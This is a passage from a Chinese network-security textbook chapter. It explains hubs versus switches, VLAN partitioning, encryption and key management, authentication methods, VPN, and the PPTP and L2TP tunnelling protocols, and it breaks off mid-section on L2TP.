共享式集线器(Hub)是单一总线共享式的设备，提供很多网络接口，负责将网络中的多个计算机连在一起。所谓共享是指集线器的所有用户(端口)共享一条数据总线。集线器只是简单地将在一个端口上接受到的数据复制发往其他所有的端口(用户)。所以用 Hub 连接的网络处于同一个冲突域中，即在同一时刻，网络中只能有一个站点能够发送数据。当网络中有两个或多个站点同时进行通信时，将会产生冲突。当网络中站点较多时，利用 Hub 连网是不可取的。因为冲突将会频繁发生，严重影响了数据的传输速率，也限制了网络的扩展性。

使用共享式集线器，当局域网中的一台主机与其他主机进行通信时，数据包将发往连接在 Hub 上的所有设备，即广播方式。设备接到消息后，会检查报头中的目的 MAC 地址，若自己的 MAC 地址与报头中的目的 MAC 地址相同，则接受该数据包，否则丢弃。然而，当网络中的主机处于监听模式时，无论接收到的数据包中目标地址是什么，主机都将其接收下来。然后通过对数据包信息进行分析，就获取到了局域网中通信的数据。一台计算机可以监听同一网段中的所有的数据包。这给局域网带来了很大的安全隐患。例如，主机 A 通过 Telnet 远程登录到主机 B，由于 Telnet 中的用户名、密码传送皆以明文方式，这将被冲突域中的黑客利用；或者冲突域中的一台主机被外部网络的黑客攻破，整个冲突域中的数据传输都暴露在黑客面前，黑客便可通过此方法来远程操控内部主机。

2. 交换式集线器

交换式集线器通过判断数据帧的 MAC 地址，从而将数据帧从合适的端口发送出去。而不是像一般 Hub 将接受到的数据包复制后进行广播。这样，网络中的非目的主机将不会接受到该数据包，使局域网面向点对点通信。交换机的转发采用交换方式，使交换机的冲突域只局限于同一个端口下，并且所有端口都共享同一个指定的带宽。例如一个带宽为 100Mbps 的交换机有 10 个端口，每个端口的带宽都为 100Mbps。而一个带宽为 100Mbps 的 Hub 有 10 个端口，每个口的带宽都为 10Mbps。

交换式集线器之所以能够只向合适的端口发送数据帧，是因为在交换机中，维持着一张 MAC 地址表。MAC 地址表中记录了整个网络中所有的 MAC 地址与端口的对应信息，其结构如表 4-1 所示。某一帧需要转发时，交换机将收到数据帧的目的 MAC 地址与 MAC 地址表进行查找，从而知道该数据帧该发往哪个端口。交换机是第一次启动时，MAC 地址表为空。当交换机收到一个目的 MAC 地址在 MAC 地址表中没有记录的数据帧时，它将像

Hub 一样,将此帧向除了收到该帧以外的其他端口转发。

表 4-1　MAC 地址表结构

目的 MAC 地址	发送端口	目的 MAC 地址	发送端口	目的 MAC 地址	发送端口
M1	E0/2	M2	E0/10	M3	E0/14

使用交换式集线器,不仅分割了冲突域,增强了局域网中数据通信的安全性,而且还提供了差错校验、流量控制等功能。此外,还可以在交换式集线器中利用 VLAN 技术,进一步隔离非法用户和网络资源。

因此,应该尽量以交换式集线器代替共享式集线器,使单播包仅在两个节点之间传送,从而减少非法监听。当然,交换式集线器只能控制单播包而无法控制广播包(broadcast packet)和多播包(multicast packet)。所幸的是,广播包和多播包内的关键信息,要远远少于单播包。

4.1.3　VLAN 的划分

在标准以太网出现后,同一个交换机下不同的端口已经不再在同一个冲突域中,连接在交换机下的主机进行点到点通信时也不再影响其他主机的正常通信。但是,广播报文和目的 MAC 地址不在 MAC 地址表中记录的报文,都不受端口的局限,而是发到整个广播域的所有端口。为了克服以太网的广播问题,运用 VLAN(虚拟局域网)技术,将以太网通信变为点到点通信,可以防止部分网络监听的入侵。

VLAN 逻辑上把网络资源和网络用户按照一定的原则进行划分,把一个物理上的网络划分成多个小的逻辑网络。这些小的逻辑网络形成各自的广播域,也就是虚拟局域网。利用 VLAN 技术,在同一个 VLAN 中可以相互通信,然而 VLAN 之间必须借助三层协议(IP 协议),利用 IP 地址才能访问,即一个 VLAN 的数据包不会发送到另一个 VLAN。这样,其他 VLAN 的网络上将不会接受到任何该 VLAN 的数据包,从而确保了该 VLAN 的数据不被其他 VLAN 用户监听,实现了数据的保密。

目前的 VLAN 技术主要有四种:基于交换机端口的 VLAN、基于节点 MAC 地址的 VLAN、基于协议的 VLAN 和基于子网的 VLAN 划分。

(1) 基于端口的 VLAN,就是将交换机的某几个端口指定为在一个 VLAN 中。如果网络中,存在多个交换机,还可以指定交换机 1 的端口和交换机 2 的端口属于同一个 VLAN,如表 4-2 所示。网络中的设备属于哪个 VLAN 只与它所连接的端口有关,而与其他任何因素无关。基于端口的 VLAN 划分的优点就是操作简单,只需要指定交换机的端口即可,基于端口 VLAN 划分技术是一个非常成熟的技术,使用相当广泛,目前大多数的交换机都支持这种技术。但是如果 VLAN 用户离开了原来的接入端口,连接到新的交换机端口上,就需要重新指定新的连接端口所在的 VLAN ID。

(2) 基于节点 MAC 地址的 VLAN 划分,就是根据连接在交换机上的设备的 MAC 地址来划分网络,如表 4-3 所示。网络中的设备属于哪个 VLAN 只与它的 MAC 地址有关,而与其他任何因素无关。采用基于 MAC 的 VLAN 不能防止 MAC 欺骗攻击,将面临假冒 MAC 地址的攻击。假如接入网络的用户更换网卡,则需要重新配置新的 MAC 地址所在的 VLAN。

表 4-2　基于端口划分 VLAN 的 VLAN 映射简化表

端口	VLAN ID	端口	VLAN ID	端口	VLAN ID
Port 1	VLAN 2	⋮	⋮	⋮	⋮
Port 2	VLAN 4	Port 9	VLAN 2		

表 4-3　基于节点 MAC 地址划分 VLAN 的 VLAN 映射简化表

MAC 地址	VLAN ID	MAC 地址	VLAN ID
MAC A	VLAN 2	MAC C	VLAN 1
MAC B	VLAN 3	⋮	⋮

(3) 基于协议的 VLAN 就是根据网络中的主机使用的网络协议来划分广播域的，如表 4-4 所示。网络中的主机属于哪个 VLAN 只与它所使用的协议有关，而与其他任何因素无关。这种 VLAN 划分在实际中很少使用，因为目前普遍使用 IP 协议。

表 4-4　基于协议划分 VLAN 的 VLAN 映射简化表

协议类型	VLAN ID	协议类型	VLAN ID	协议类型	VLAN ID
IP	VLAN 2	IPX	VLAN 3	⋮	⋮

(4) 基于子网的 VLAN 划分，就是根据网络中的主机的 IP 地址所在的子网来划分网络，如表 4-5 所示。网络中的设备属于哪个 VLAN 只与它所在哪个子网有关，而与其他任何因素无关。这种 VLAN 划分方法虽然很灵活，易于管理，当用户移动位置而不需要重新配置 VLAN。但它会降低交换机的传输速度，耗费交换机不少的资源，因为在转发数据时，交换机必须检查数据包中的 IP 地址，判断它所属的 VLAN。并且同一个端口还可能存在多个 VLAN 用户，这对广播报文的抑制效率有所下降。

表 4-5　基于子网划分 VLAN 的 VLAN 映射简化表

IP 子网	VLAN ID	IP 子网	VLAN ID
192.168.1.0 /24	VLAN2	192.168.3.0/24	VLAN2
192.168.2.0/24	VLAN3	⋮	⋮

这四种 VLAN 技术中，最常用的方法是基于端口的 VLAN 划分。虽然这种方法稍欠灵活，但却比较成熟，在实际应用中效果显著，广受欢迎。基于 MAC 地址的 VLAN 为主机物理位置的移动提供了可能性，但同时也潜藏着遭受 MAC 欺骗攻击的隐患。而基于协议的 VLAN 划分则稍显不足，不符合实际。

在集中式网络环境下，可以将中心的所有主机系统集中到一个 VLAN 里，在这个 VLAN 里不允许有任何用户节点，从而较好地保护敏感的主机资源。在分布式网络环境下，可以按机构或部门的设置来划分 VLAN。各部门内部的所有服务器和用户节点都在各自的 VLAN 内，互不侵扰。VLAN 内部的连接采用交换实现，而 VLAN 与 VLAN 之间的连接则采用路由实现。

4.2 广域网络安全技术

在广域网中，数据在公网上传输，如果没有特殊的保护和控制措施，数据很容易被截取、破译和篡改。如使用“包检测”工具就能抓取并分析数据，从而可以破译公网上的信息。因此，很有必要采取相应的措施，使得广域网中发送方与接收方传输的数据得到以下四点保证：

（1）除了发送方和接收方外，其他人无法知悉数据内容（机密性）；

（2）传输过程中不被篡改（完整性）；

（3）发送方能识别接收方不是假冒的（非伪装性）；

（4）发送方不能否认自己的发送行为（不可抵赖性）。

为了达到以上安全目的，广域网通常采用以下安全解决办法。

4.2.1 加密技术

1. 内容简介

加密技术为通信信息流提供机密性。同时，对其他安全机制的实现起主导作用或辅助作用。加密型网络的主要思想是传输在网络上的数据的安全性不依赖与安全的通信信道，而是依赖于对数据进行加密的加密算法、密钥和对密钥的管理技术。

任何一种成熟的加密技术都是多种加密算法的组合，或者是加密算法和其他应用软件的结合。加密技术的使用提出了密钥管理的需求，从而派生出了密钥管理技术。

2. 加密算法

数据加密的算法有三类：对称加密算法、非对称加密算法和不可逆加密算法。

（1）对称加密算法，加密和解密使用同样的密钥。使用对称加密算法，发信方使用一个密钥经过加密算法加密信息，接信方也必须使用相同的密钥才能解密信息。这种加密算法的优点是加密速度快。不足之处是，发送方和接收方使用同一个密钥，数据的安全性得不到保证，且接收方必须事先知道发送方的加密密钥才能解读加密信息。

每对用户每次使用对称加密算法时，都需要使用其他人不知道的唯一密钥，这会使得收发双方所拥有的密钥数量成几何级数增长，密钥管理成为用户的负担。对称加密算法在分布式网络系统上使用较为困难，主要是因为密钥管理困难，使用成本较高。在计算机专网系统中广泛使用的对称加密算法有 DES 和 IDEA 等。美国国家标准局倡导的 AES 即将作为新标准取代 DES。

（2）非对称加密算法，加密和解密使用不同的密钥。这种加密算法有两个密钥，一个公开密钥（简称公钥）和一个私有密钥（简称私钥）。非对称加密算法的原理是，如果 A 方想要给 B 方发送只有 B 方才能解读的加密信息，它必须知道 B 方的公钥，然后通过 B 方的公钥加密信息。B 方接受到信息后，利用它的私钥解密信息。显然，采用不对称加密算法，收发信双方在通信之前，收信方必须将自己利用非对称加密算法随机生成的公钥送给发信方，而自己保留私钥。

由于不对称算法拥有两个密钥，因而特别适用于分布式系统中的数据加密。广泛应用的不对称加密算法有 RSA 算法和美国国家标准局提出的 DSA。以不对称加密算法为基础

的加密技术应用非常广泛。此种算法的优点是，提高了加密数据的安全性。

(3) 不可逆加密算法，其实不能称为加密算法，实际上是一种散列函数算法。该算法就是数据一经加密，将无法或很难通过密文来解密。不可逆算法不需要密钥，它通过加密算法直接对输入的明文进行加密。只有重新输入明文，并再次经过同样不可逆的加密算法处理，得到相同的加密密文并被系统重新识别后，才能真正解密。不可逆加密算法不存在密钥保管和分发问题，非常适合在分布式网络系统上使用，但因加密计算复杂，工作量相当繁重，通常只在数据量有限的情形下使用。不可逆加密算法常用的有 MD5 算法和美国国家标准局建议的不可逆加密标准 SHA(Secure Hash Standard，安全散列标准)等。

3. 密钥管理

绝大多数的加密技术的安全性都依赖于密钥，因为它们的加密算法是公开的。如果加密系统使用的密钥被攻破，则能够成功的解读使用该密钥加密的密文。所以密钥的安全管理是保证密码系统安全的关键因素。当然也有一些协议的密钥管理中，通信双方也会对使用哪种加密算法进行协商，这样会更安全。

密钥管理贯穿于密钥的产生、存储、分发、更改与删除等诸多方面，密钥的管理分为保密密钥(对称密钥)管理与公开密钥管理两大类。

密钥管理中，为了使密钥更安全，一般采用随机生成方式，产生密钥。密钥的存储也要确保密钥的完整性和可用性，如对密钥进行加密后存储在数据库或文件中。密钥的分发是密钥管理的核心问题，也是密码体制中非常困难的一个问题。从密钥的属性来说，密钥的分发分为秘密密钥的分发和公开密钥的分发。目前有关秘密密钥分发方案很多，常用的有 Kerberos 协议和 Diffie-Hellman 密钥交换协议。公钥一般采用数字证书的形式分发。在一次通信中，如果一直用一个密钥，那么被破解的可能性将会很大，所以需要常常更换密钥，这样密钥就有了一个生存期。所以在密码系统中，必须有一个策略检查密钥的有限期。当怀疑密钥泄露、被攻破或已过期时，要求产生一个新的密钥来更换旧的密钥。

任何一种安全技术，都是基于密码系统的(加密算法、密钥管理)。如 PKI 的认证，综合采用了 MD5 算法、不对称加密、对称加密、数字签名等技术，很好地将安全性和高效性结合起来。虚拟专用网(VPN)技术的数据加密种类包括：对称加密算法、公共密钥算法等，如 DES、3DES、IDEA。

4.2.2　VPN 技术

VPN(Virtual Private Network，虚拟专用网)是在公共的广域网网络上，利用 VPN 技术，建立了一条仿真的点到点的专用的通信信道。在虚拟网专用网中，任意两个节点之间的连接并没有传统意义上的专设的物理链路，而是利用某种公用网的动态资源组成的。所谓虚拟，是指用户不必铺设专用的物理线路，而是使用 Internet 公共的数据链路。所谓专用，是指用户数据不会被泄露，其他网络的数据不会渗入到虚拟专用网中。

有人或许会问既然是在公共的物理信道上传输，怎么确保专用网上的数据不被泄露呢？外网上的数据不渗入内网呢？

VPN 技术主要包含隧道技术、加密技术、身份认证技术及访问控制技术、密钥管理技术。既然是在公共的物理信道上传输，可以考虑从数据链路层和网络层进行数据的分离，这就是利用隧道技术。将所要传递的数据加密后选择封装在二层协议中或封装在三层协议中

进行传输。数据的加密与隧道传输,保证了数据的机密性。被封装的密文在 Internet 上传递时所经由的路径是一条逻辑路径。且 VPN 技术中运用密钥管理技术,能够生成并更新客户端和服务器的加密密钥。这样,确保了信息即时被获取,也能够使其不可用。使用身份认证技术和访问控制技术,可以对用户的身份进行鉴定,检查用户是否是合法用户,以及对各种资源的访问权限等,防止了资源被非法访问。

VPN 网络的高度安全性、方便性、易扩展性、成本低等优点,使得它广受欢迎,现在大部分用于企业和分支机构之间建立专用网。

4.2.3 身份认证技术

网络是一个虚拟的世界,在这个虚拟世界中,也像现实世界一样,存在着身份欺骗等问题。攻击者通过盗用别人身份、伪装成合法用户、抵赖性行为等,对资源进行窃取、破坏。身份认证技术就是为了防止这些行为而产生的。它通过识别网络中用户的真实性和合法性,对其进行授权访问或是拒绝访问。

在网络系统中的身份认证技术,大多数是通过多种安全技术的结合来实现的,可以根据不同的资源的不同的安全需求,采用不同的安全技术策略。主要的安全策略有:

1. 口令认证

口令认证是最简单和传统的认证方式。在计算机或网络系统上已建立了一个密码管理系统。当访问者访问资源时,验证系统提示用户输入口令。验证方通过检查访问者的输入口令是否与系统文件中的口令相符来决定允许访问还是拒绝访问。这种技术操作简单、管理方便,被广泛的应用到网络的资源保护中。但其不足之处有以下两点:

(1) 基于口令的身份识别系统存在口令泄露、口令猜测、口令重放以及线路窃听等弱点。

(2) 只能进行单项认证。即只能是系统认证用户,而用户不能认证系统的合法性。攻击者可能伪装成系统骗取用户口令。

2. 智能卡身份认证技术

智能卡身份认证技术被广泛的运用于银行、保险、医疗的行业,如银行卡。它的主要技术是在卡上存储用户个性化的秘密信息,同时在验证服务器中也存在这个秘密信息。进行认证时,用户输入个人身份识别码(PKI),只有输入正确的用户设别码,才能读出卡上的信息。这种方式的认证有很高的安全性,即使 PKI 外漏或智能卡丢失,用户仍然不会被冒充。

3. 基于 PKI 的数字签名身份认证

PKI 技术是基于公开密钥密码技术的。在公开密钥体制下,公有密钥是公开的,私有密钥只掌握在通信的一方。通过公开密钥不能推算出私有密钥。所以只有拥有私钥才能正确解密信息。从另一个角度说,私有密钥代表了解密者的身份特征,可以作为身份识别的参数。

数字签名中使用散列函数,就是输入一个可变的字符串(原报文),输出一个固定长度的字符串,该串被称为输入的散列值(消息摘要),在数学上保证:只要改动报文的任何一个位置,重新计算出来的散列值就会和原来的值不一样,这样确保了报文的不可更改性。

发送方利用自己的私钥对散列值进行加密,然后和原报文一起发给接受者。接受者接到报文后,用发送方的公钥解密散列值。然后用相同的散列函数对原报文计算散列值,若计

算后的散列值与接受到的散列值相同,可知数据是完整的和正确的。

数字签名与 PKI 的结合,防止了签名的伪造、抵赖、冒充和篡改。现普遍的用于银行、电子贸易等领域。

4. 生物认证、多因素认证、属性认证

生物认证技术是利用个人的独一无二的特征进行身份识别,如指纹、视网膜、虹膜、面容、声音等,这种认证技术目前正确识别率不高,存在误认、拒认、特征不能录入等缺点,属于发展中的认证方式。

多因素认证是有效结合多种单因素的认证方式。如智能卡认证、Web 口令认证和手机认证。多种生物特征的多因素结合认证与识别技术也是未来身份认证的研究方向,属性认证技术主要把属性证书的授权方案和认证技术结合起来,实现用户身份认证和权限的管理和分配。该方法可以很好的解决完全分布式网络环境中的身份认证和细粒度的权限分配问题。

这三种身份认证技术都属于正在研究的未来认证技术研究方向。

身份的识别要求只能有合法的用户才能出示身份证明,并且出示证据的权力不被侵犯。如果验证方是合法的,则只需要证明方出示的证据不被第三方窃听和模仿即可。如果验证方不可信,这就需要进行双向验证。身份识别策略的选择常常与使用环境有关,而且可能需要与时间戳、同步时钟、两方或三方握手协议结合起来,以达到所需要的安全级别。

4.3　VPN 技术

随着 Internet 的发展,企业等其他机构的不断扩大,为了实现异地机构的专线连接,就有了异地建立专有网络的需求。在早期,专用网络的组件方案都是向网络服务提供商租用 DDN 专线。采用这种方案,不仅需要承担昂贵的租用资金,而且灵活性和扩展性都很差。现在有了 VPN(Virtual Private Network)技术,使用 VPN 技术,可以实现企业内部网与分布式 LAN、移动用户、远程通信用户的安全连接,这种组建方式简单、方便、易于扩展、成本低。

VPN 虚拟专用网技术,顾名思义,是在公共的网络通信信道上,实现虚拟专用网络的技术。它是利用接入服务器、路由器及 VPN 专用设备在开放的 Internet 上,通过安全的协议,形成一条虚拟链路,在这条虚拟线路上传输数据,保证数据的真实性和机密性,实现类似于专用线路连接服务的技术。

VPN 技术主要包含隧道技术、加密技术、访问控制技术。这些技术,实现了数据在网络上传输的真实性和机密性。

4.3.1　隧道技术

隧道技术是一种通过使用互联网络的基础设施在网络之间传递数据的方式。使用隧道传递的数据(或负载)可以是不同协议的数据帧或包。隧道协议将这些使用了其他协议的数据帧或包重新封装在新的包头中发送。新的包头提供了路由信息,从而使被封装的负载数据能够通过互联网络传递。被封装的数据包在隧道的两个端点之间通过公共互联网络进行路由。被封装的数据包在公共互联网络上传递时所经过的逻辑路径称为隧道。一旦到达网

络终点，数据将被解包并转发到最终目的地。隧道技术是指包括数据封装，传输和解包在内的全过程。

VPN 具体实现是采用隧道技术，而隧道是通过隧道协议实现的，隧道协议规定了隧道的建立，维护和删除规则以及怎样将企业网的数据封装在隧道中进行传输。隧道协议可分为第二层隧道协议 PPTP、L2F、L2TP 和第三层隧道协议 IPSec 等。它们的本质区别在于用户的数据包是被封装在哪种数据包中在隧道中传输的。

IP	UDP	L2TP	PPP(数据)
传输协议		封装协议	乘客协议

图 4-1　隧道协议的组成

无论哪种隧道协议都是由传输的载体、不同的封装格式以及被传输数据包组成的。如图 4-1 所示，以 L2TP 为例，给出隧道协议的组成。

传输协议被用来传送封装协议。IP 是一种常见的传输协议，这是因为 IP 具有强大的路由选择能力，可以运行于不同介质上，并且其应用最为广泛。此外，帧中继、ATM PVC 和 SVC 也是非常合适的传输协议。封装协议被用来建立、保持和拆卸隧道，包括 L2F、L2TP、GRE 协议。而乘客协议是被封装的协议，它们可以是 PPP、SLIP。采用隧道协议后，拨号用户就可以得到企业内部网 IP 地址，通过对 PPP 帧进行封装，用户数据包可以穿过防火墙到达内部网。

1. PPTP 隧道协议

PPTP(Point-to-PointTunnelingProtocol，端到端隧道协议)提供 PPTP 客户机和 PPTP 服务器之间的加密通信。PPTP 客户机是指运行了该协议的 PC，如启动该协议的 Windows95/98；PPTP 服务器是指运行该协议的服务器，如启动该协议的 Windows NT 服务器。PPTP 可看作是 PPP 协议的一种扩展。它提供了一种在 Internet 上建立多协议的安全 VPN 的通信方式。远端用户能够透过任何支持 PPTP 的 ISP 访问公司的专用网络。

通过 PPTP 客户可采用拨号方式接入公共 IP 网络 Internet。拨号客户首先按常规方式拨号到 ISP 的接入服务器(NAS)，建立 PPP 连接；在此基础上，客户进行二次拨号建立到 PPTP 服务器的连接，该连接称为 PPTP 隧道，如图 4-2 所示。




图 4-2　远程主机访问 VPN

其实质上是基于 IP 协议上的另一个 PPP 连接，其中的 IP 包可以封装多种协议数据，包括 TCP/IP、IPX 和 NetBEUI。PPTP 采用了基于 RSA 公司 RC4 的数据加密方法，保证了虚拟连接通道的安全性。对于直接连到 Internet 上的客户则不需要第一重 PPP 的拨号连接，可以直接与 PPTP 服务器建立虚拟通道。PPTP 把建立隧道的主动权交给了用户，但用户需要在其 PC 上配置 PPTP，这样做既增加了用户的工作量又会造成网络安全隐患。另外 PPTP 只支持 IP 作为传输协议。

PPTP 隧道协议可以广泛的应用于远程客户端对一个私有网络内部的访问。PPTP 协议把原来的 IP 数据包作为 PPP 的有效载荷进行封装并使用 RC4 算法加密，其封装格式如图 4-3 所示。在传送 PPP 数据包时，使用了 Internet 的一般性路由封装协议(Generic Routing Encapsulation，GRE)进行数据封装。

PPTP 客户机或 PPTP 服务器接收到 PPTP 数据包后进行处理的过程如下：




图 4-3　PPTP 的封装格式

(1) 处理并去除数据链路层的报头和报尾;处理并去除 IP 报头。

(2) 处理并去除 GRE 和 PPP 报头。

(3) 如果需要的话,对 PPP 有效载荷进行解密或解压缩。

(4) 对传输数据进行接收或转发处理。

PPTP 的认证机制包括:扩展身份认证协议 EPA,微软询问握手认证协议 MS-CHAP,询问握手认证协议 CHAP,口令字认证协议 PAP。

2. L2TP 隧道协议

L2TP 综合了第二层转发协议(L2F)和 PPTP 的特点,它既支持 Client-LAN 型的 VPN 连接,也支持 LAN-LAN 的 VPN 连接。它支持多种网络协议,如 IPX,还有非 IPSec 的安全协议,可以把多个物理通道捆绑成单一逻辑通道,在数据安全方面,可以使用 IPSec 作为加密方式。L2TP 主要由 LAC 和 LNS 构成。LAC 用于发起呼叫、接受呼叫和建立隧道。LNS 是隧道的终结点,它用来接收数据。客户端通过公共电话网拨号接入 L2TP 接入服务器,接入服务器如果判断用户是要建立一个隧道,则会与 L2TP 服务器建立隧道,如图 4-4 所示。




图 4-4　L2TP 隧道协议结构

和 PPTP 一样,L2TP 也是将原始的 IP 数据包封装在 PPP 中,不同的是 L2TP 使用 IPSec 对数据进行加密,所以 L2TP 的封装分为两个阶段,如图 4-5 所示。

